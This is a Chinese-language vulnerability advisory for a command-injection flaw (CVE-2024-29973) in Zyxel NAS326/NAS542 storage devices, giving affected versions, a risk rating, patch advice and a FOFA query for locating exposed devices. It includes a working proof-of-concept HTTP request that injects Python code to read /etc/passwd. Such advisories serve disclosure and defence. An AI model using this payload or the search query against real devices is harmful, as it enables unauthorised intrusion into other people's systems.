

Zyxel NAS326、NAS542 命令注入漏洞 (CVE-2024-29973)

漏洞描述

Zyxel NAS326是一款云存储 NAS。Zyxel NAS326 V5.21(AAZF.17)C0之前版本、NAS542 V5.21(ABAG.14)C0之前版本存在操作系统命令注入漏洞，该漏洞源于setCookie参数中存在命令注入漏洞，从而导致攻击者可通过HTTP POST请求来执行某些操作系统 (OS) 命令。

影响版本

Zyxel NAS326 < V5.21(AAZF.17)C0

Zyxel NAS542 < V5.21(ABAG.14)C0

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="NAS542" || app="ZYXEL-NAS326"

POC/EXP:

```
GET /cmd,/simZysh/register_main/setCookie?  
c0=storage_ext_cgi+CGIGetExtStoInfo+None)+and+False+or+import("subprocess").check_output("  
cat+/etc/passwd",+shell=True)%23 HTTP/1.1  
Content-Type: application/json  
Host: 127.0.0.1
```



漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本